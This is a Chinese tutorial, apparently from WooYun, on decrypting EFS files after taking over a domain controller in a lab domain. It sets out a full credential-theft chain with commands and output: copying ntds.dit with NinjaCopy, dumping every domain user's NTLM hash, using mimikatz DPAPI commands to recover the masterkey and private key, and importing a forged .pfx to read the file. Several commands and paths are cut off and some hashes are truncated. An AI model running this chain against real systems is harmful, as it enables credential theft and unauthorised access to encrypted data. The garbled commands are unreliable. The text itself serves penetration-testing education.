

# 域渗透——EFS文件解密

Via [WooYun知识库](#) by 三好学生

## 0x00 前言

在渗透测试中，当我们成功获得了一个域控权限后，接下来会着手搜索服务器上的敏感数据。如果遇到某些数据无法访问，很有可能是因为数据被加密，所以如何还原加密数据也是域渗透中一个有趣的问题，今天从一个最基本的说起——EFS



图片引用自<http://www.skill4everyone.com/encrypting-file-system-efs-windows-7-8-10-and-flash-usb-for-prevents-offine-attacks-and-lost-data/>

## 0x01 简介

### EFS


- 全称Encrypting File System
- 基于公钥策略，利用FEK和数据扩展标准X算法创建加密后的文件
- 适用于xp及以后的Windows操作系统
- 可对NTFS分区的文件加密

加密操作：

#### 1、通过界面

选中文件/文件夹-右键-属性-高级-选中加密内容以便保护数据

如图



注：

把未加密的文件复制到具有加密属性的文件夹中，文件也会被自动加密

## 2、在cmd下

也可在cmd下通过cipher.exe对文件/文件夹进行加密

```
cipher /e c:\test
```


如图

```
c:\test>cipher /e c:\test\2
正在加密 c:\test\ 中的文件
2          [OK]
1 个目录中的 1 个文件<或目录>已被加密。
```

访问加密文件：

EFS加密默认使用当前登录帐户的密码来加密文件，所以在当前用户下可以直接访问加密文件

如果更换登录用户，则会提示无法访问，如图



同样，在域环境中也存在这个问题，域内常常会有多个域管理员用户，如果域控上的某个文件是通过域管理员A(定期更换口令)加密的，那么当我们只获得了域管理员B的权限，还是无法访问这个加密文件，遇到这种情况该怎么办呢？下面我们就来介绍一下如何获得访问这个加密文件的权限。

## 0x02 实际测试

测试域环境：

- 名称：test.local
- 系统：Windows Server 2012 R2

- 域管理员帐户：test1
- 使用工具：
  - mimikatz.exe
  - NinjaCopy.ps1
  - ntdsdump.exe

## 1、查看加密文件信息

使用域管理员test1登录域控，发现某个文件无法访问，如图

```
c:\test\data>type data.txt
拒绝访问。
c:\test\data>
```

判断该文件是否被加密，输入：

```
cipher /c c:\test\data\data.txt
```

如下图，获得加密信息，能够解密的用户名称和证书指纹如下：

- 解密用户：TEST\Administrator [Administrator(Administrator@TEST)]
- 证书指纹：EA9A 5E11 CD2B 0A91 D853 E6E7 D37F 7FE9 3309 20BF

```
c:\test\data>cipher /c c:\test\data\data.txt

清单 c:\test\data\
将加密新加到此目录的文件。

E data.txt
兼容性级别:
Windows XP/Server 2003

能够解密的用户:
TEST\Administrator [Administrator(Administrator@TEST)]
证书指纹: EA9A 5E11 CD2B 0A91 D853 E6E7 D37F 7FE9 3309 20BF

恢复证书:
TEST\Administrator [Administrator(Administrator@TEST)]
证书指纹: D7DF 8614 9CCC 8AC6 1C84 AF05 59A8 5B25 AF5A 373B

无法检索密钥信息。
指定的文件无法解密。
```

## 2、获得该用户的Hash

通过mimikatz.exe直接导出内存信息失败，判断该用户未登录

尝试通过ntds.dit导出

注：

之前的文章介绍过如何导出所有域用户的Hash

- <http://drops.wooyun.org/tips/10181>
- <http://drops.wooyun.org/tips/6617>

本次测试使用NinjaCopy+ntdsdump

### (1) 获取ntds.dit

常用方法：

- vssown.vbs
- ntdsutil.exe
- ShadowCopy

相比之下，powershell实现的NinjaCopy更加高效

NinjaCopy Author: Joe Bialek

可供下载的地址：

<https://github.com/3gstudent/NinjaCopy>

执行：

PowerShell.exe -ExecutionPolicy Bypass -File NinjaCopy.ps1

成功导出ntds.dit

## (2) 导出所有用户 hash

常用方法：

- NtdsXtract
- QuarksPwDump
- DSInternals PowerShell Module

本次测试使用zcgovh前辈的ntdsdump.exe

下载地址：

[http://z-cg.com/post/ntds\\_dit\\_pwd\\_dumper.html](http://z-cg.com/post/ntds_dit_pwd_dumper.html)

获得syskey：

b9e21ebfc252a8393dec5e4238427ce1

修复数据库：

esentutil /p /o ntds.dit

导出hash：

NTSDump.exe -f ntds.dit -k b9e21ebfc252a8393dec5e4238427ce1

```
c:\test>NTSDump.exe -f ntds.dit -k b9e21ebfc252a8393dec5e4238427ce1
ntds.dit hashes off-line dumper.
Part of GMH's fuck Tools, Code By zcgovh.

[OK]
SYSKEY = B9E21EBFC252A8393DEC5E4238427CE1
[+] Init JET engine...OK
[+] Open Database ntds.dit...OK
[+] Parsing datatable...OK
[+] Processing PEK deciphering...OK
PEK = 37CA2073990FB4AE017CECB4BF813843
[+] Processing hashes deciphering...OK

----- BEGIN DUMP -----

test1:1104:AAD3B435B51404EEAAD3B435B51404EE:D6E7767D7AB3EB0DF5410513A502D3:::
krbtgt:502:AAD3B435B51404EEAAD3B435B51404EE:99DAB56E0AD46AF42148193FF4A000:::
DC-01$:1001:AAD3B435B51404EEAAD3B435B51404EE:8850E3D626A41237728356E098628:::

Guest:501:AAD3B435B51404EEAAD3B435B51404EE:D6CFE0D16AE931B73C59D10C089C0:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:7ECFFFF0C3548187607A14BAD0F88BB1:::
BB1:::

----- END DUMP -----

5 dumped accounts

[+] Close Database...OK
```

如图，获得用户Administrator信息如下：

Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:7ECFFFF0C3548187607A14BAD0F88BB1:::

NTLM hash为：7ECFFFF0C3548187607A14BAD0F88BB1

## 3、定位目录文件

如下链接介绍了不同系统下SystemCertificates, Crypto 和Protect对应的目录

<https://onedrive.live.com/view.aspx?resid=A352EBC5934F0254!3104&app=Excel>

可知server20012对应的目录为：

C:\Users\用户名\AppData\Roaming\Microsoft

## 4、获得证书指纹

## (1) 下载证书指纹对应的文件

通用路径为：

C:\Users\解密用户\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\证书指纹

此域控对应的路径为：

C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\EA9A5E11CD2B0A91D853E6E7D37F

## (2) 使用 mimikatz 导出

mimikatz 命令：

```
crypto::system /file:"C:\test\EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF" /export
```

注：

mimikatz.exe 程序内无法直接复制回显和粘贴命令，所以可以采用以下变通方法

启动 cmd.exe，输入：

```
mimikatz.exe log "crypto::system /file:"C:\test\EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF" /export"
```

回显命令记录到日志当中

```
mimikatz(commandline) # crypto::system /file:C:\test\EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF /export
* File: 'C:\test\EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF'
[0003/1] SHA1_HASH_PROP_ID
ea9a5e11cd2b0a91d853e6e7d37f7fe9330920bf
[0002/1] KEY_PROV_INFO_PROP_ID
Provider info:
Key Container : 4b521cd0-1c7b-48a9-8b08-639f0dc21ea9
Provider : Microsoft Enhanced Cryptographic Provider v1.0
Provider type : RSA_FULL (1)
Type : AT_KEYEXCHANGE (0x00000001)
Flags : 00000000
Param (todo) : 00000000 / 00000000
[0020/1] cert_file_element
Data: 30820310308201f8a00302010202105da494993b0357a84e57d453503fe560300d06092a
864886f70d01010505003018311630140603550403130d41646d696e6973747261746f723020170d
3136303632393033333030395a180f32313136303630353033333030395a30183116301406035504
03130d41646d696e6973747261746f723020122300d06092a864886f70d010105000382010f00
```

如图，获得如下可用信息：

- Key Container :4b521cd0-1c7b-48a9-8b08-639f0dc21ea9
- Provider : Microsoft Enhanced Cryptographic Provider v1.0

公钥证书保存在EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF.der

## 5、获取 MasterKey 信息

### (1) 下载包含 MasterKey 的加密文件

通用路径为：

C:\Users\解密用户\AppData\Roaming\Microsoft\Crypto\RSA\解密用户 sid\

此域控对应的路径为：

C:\Users\Administrator\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-2493132618-4238479303-4250330934-500\

找到文件522d25247797a03a79f72f5f107f8add\_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266并下载

### (2) 使用 mimikatz 导出

mimikatz 命令：

```
mimikatz.exe log "dpapi::capi /in:"C:\test\522d25247797a03a79f72f5f107f8add_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266""
```

```
mimikatz(commandline) # dpapi::capi /in:C:\test\522d25247797a03a79f72f5f107f8add_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266
**KEY (capi)**
dwVersion : 00000002 - 2
dwUniqueNameLen : 00000025 - 37
dwSiPublicKeyLen : 00000000 - 0
dwSiPrivateKeyLen : 00000000 - 0
dwExPublicKeyLen : 0000011c - 284
dwExPrivateKeyLen : 000005ea - 1514
dwHashLen : 00000014 - 20
dwSiExportFlagLen : 00000000 - 0
dwExExportFlagLen : 000000a8 - 168
pUniqueName : 4b521cd0-1c7b-48a9-8b08-639f0dc21ea9
```

```
pHash : 0000000000000000000000000000000000000000000000000000000000000000
pSiPublicKey :
pSiPrivateKey :
pSiExportFlag :
pExPublicKey : 525341310801000000080000ff0000000100010059228de694fd5921e
1813f0014a0d836ea170acab2755d79f87e478b60b29ee078cca9209e913ed69e34d6e486c6ca844
90c71a3bbf37b6c26fb2159726359a3aff4298ab1db9c59f752ea80a98b9344a5b1538a721be7387
b88c243ad06c6d52342ac31e60da1e3e8870f413cc22b7f3b3cca6acb7889c2d9a33c54bf6588dea
f933ae98b558df69c5ff122216b45b277b46482c60d19988bbb39cb55861f4d3f6ef69aedc64e56b
feb2ce3fea707e5c980f4c19a824a3fb79ebe92586d077f9f0320622c3cd111591901e9603fadd46
0c44ce8016ee4d77557c8567312d5d6e7abc875e1f102f179dfb6643f4991f3daf0377a9df18f01
112b51eab500cc600000000000000000000000000000000000000000000000000000000000000
pExPrivateKey :
**BLOB**
dwVersion : 00000001 - 1
guidProvider : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey : {30e88d48-bbc5-417d-b272-6c1f1f8d74ce}
dwFlags : 00000000 - 0 ( )
dwDescriptionLen : 0000001a - 26
szDescription : CryptoAPI algCrypt : 00006603 - 26115 (CA
LG_3DES)
dwAlgCryptLen : 000000c0 - 192
dwC...
```

如图，得到：

**guidMasterKey** : {30e88d48-bbc5-417d-b272-6c1f1f8d74ce}

### 6、计算MasterKey

通用路径为：

C:\Users\解密用户\AppData\Roaming\Microsoft\Protect\解密用户\sid\guidMasterKey

此域控对应的路径为：

C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-2493132618-4238479303-4250330934-500\30e88d48-bbc

注：

不存在C:\Users\解密用户\AppData\Roaming\Microsoft\Protect\解密用户\sid\guidMasterKey这个文件

#### (1) 使用 mimikatz 导出

mimikatz命令：

mimikatz.exe log "dpapi::masterkey /in:"C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-2493132618-423

注：

需要知道解密用户以下任一信息：

- /password
- /hash
- /CREDHIST
- 或者如果有lsass /kernel的权限，直接可以dump出来masterkey

本次测试使用Administrator的hash，是通过ntds.dit导出出来的

```
Auto SID from path seems to be: S-1-5-21-2493132618-4238479303-4250330934-500
[masterkey] with hash: 7ecffff0c3548187607a14bad0f88bb1 (ntlm type)
key : 5c1713858b0654f2526a793f44a3fe6c08dc06e7e90c59f8ff8b33dbdbf31712dc97f5fb0d7c0509c8b9ee968ed790f88a5bc878fd575872d6997ff79fa71766
sha1: 9aa6e0a06e0ce33ae668b965ee28276012631405
```

如图，得到MasterKey：

- [masterkey] with hash: 7ecffff0c3548187607a14bad0f88bb1 (ntlm type)
- key : 5c1713858b0654f2526a793f44a3fe6c08dc06e7e90c59f8ff8b33dbdbf31712dc97f5fb0d7c0509c8b9ee968ed790f88a5bc878fd575872d6997ff79fa71766
- sha1: 9aa6e0a06e0ce33ae668b965ee28276012631405

### 7、解密私钥

#### (1) 准备包含MasterKey的加密文件

步骤5中下载的文件，即522d25247797a03a79f72f5f107f8add\_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266

#### (2) 使用 mimikatz 导出私钥

mimikatz命令：

mimikatz.exe log "dpapi::capi /in:"C:\test\522d25247797a03a79f72f5f107f8add\_fc291890-c9ad-4f8d-9d5e-a55bbdfc8266" /mas

注：

/masterkey即步骤6中导出的MasterKey sha1

```
13177b2d8f32ab554f95f9a35bf0d8a472d14d2a0000000cfb3151382e738dfa2a82ba77d8a0c01
e55d1825b5f6de08eff406b43d39d86ba73b97568d20e9c26e27fb2c75c11603291e7a4eb9f14850
5a92158cac567541217f6034fd149bedab12a043838f1fe3705bac08efdafd76621d61accb4a6507
9b25aedd72916c111e881cc7883b903036cdce4702785f19d358fc8374ccb15639fefed34086a03e
9b96d2690bb2597b715bcb4a84f99f8bc613919cc66925607781b26fba9a256cf6a3f88d58a8ab2e
2af6c59cd4424e36a04b1172d97cd1f210f701b1c18450e5b02aa4176ddc374460129d91d94a66ba
bafcd6c770f984efab07623fa06fa4a8e18ee5d8901237a67f34c44477df641e12208999dabb7330
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
Exportable key : YES
Key size       : 2048
Private export : 0K - 'raw_exchange_capi_0_4b521cd0-1c7b-48a9-8b08-639f0dc21ea9.pvk'
mimikatz #
```

如图，执行后私钥保存在raw\_exchange\_capi\_0\_4b521cd0-1c7b-48a9-8b08-639f0dc21ea9.pvk

## 8、生成pfx文件

kiwi的方法：

```
openssl x509 -inform DER -outform PEM -in 4AA08BF21AEAE4941F835B9A8AC4C497BA36E.der -out public.pem openssl rsa -inform
PVK -outform PEM -in raw_exchange_capi_0_ffb75517-bc6c-4a40-8f8b-e2c555e30e34.pvk -out private.pem openssl pkcs12 -in public.pem -
inkey private.pem -password pass:mimikatz -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

链接为：

<https://github.com/gentilkiwi/mimikatz/wiki/howto--decrypt-EFS-files>

安装及配置openssl，有点麻烦，但他在博客里提供了已经编译好的exe，可直接使用，链接为：

<http://blog.gentilkiwi.com/programmes/openssl>

本次测试使用的方法：

之前介绍过生成证书的相关流程：

<http://drops.wooyun.org/tips/15691>

在Windows SDK路径下找到cert2spc.exe和pvk2pfx.exe

如C:\Program Files\Microsoft SDKs\Windows\v6.0A\Bin

运行：

```
cert2spc.exe EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF.der public.spc
pvk2pfx.exe -pvk raw_exchange_capi_0_4b521cd0-1c7b-48a9-8b08-639f0dc21ea9.pvk -pi test -spc public.spc -pfx cert.pfx -f
```

```
c:\test>cert2spc.exe EA9A5E11CD2B0A91D853E6E7D37F7FE9330920BF.der public.spc
Succeeded

c:\test>pvk2pfx.exe -pvk raw_exchange_capi_0_4b521cd0-1c7b-48a9-8b08-639f0dc21ea
9.pvk -pi test -spc public.spc -pfx cert.pfx -f

c:\test>dir cert.pfx
驱动器 c 中的卷没有标签。
卷的序列号是 E86E-C3B8

c:\test 的目录

          2,582 cert.pfx
          1 个文件          2,582 字节
          0 个目录 52,436,938,752 可用字节
```

如图，生成cert.pfx

## 9、导入证书

cmd下执行：

```
certutil -user -p test -importpfx cert.pfx NoChain,NoRoot
```

注：

certutil系统自带，可用来向系统导入证书

```
c:\test>type C:\test\data\data.txt
拒绝访问。

c:\test>certutil -user -p test -importpfx cert.pfx NoChain,NoRoot
证书 "Administrator" 添加到存储。

CertUtil: -importPFX 命令成功完成。

c:\test>type C:\test\data\data.txt
123456
c:\test>
```

如图，成功访问加密内容

注：

即使解密用户 Administrator 变更密码，依然能够通过导入这个证书来访问 EFS 加密文件

## 0x03 小结

解密 EFS 文件还有其他的方法，但使用 mimikatz 无疑是最方便快捷的一个(可根据 mimikatz 源码定制全自动解密程序)。本文通过实例介绍了如何实际运用 mimikatz 解密 EFS 文件，并对其中需要注意的细节做了说明，希望能对大家有所帮助。

文中对 mimikatz 的使用参考自 <https://github.com/gentilkiwi/mimikatz/wiki/howto-~-decrypt-EFS-files>, 由此链接获得更多学习内容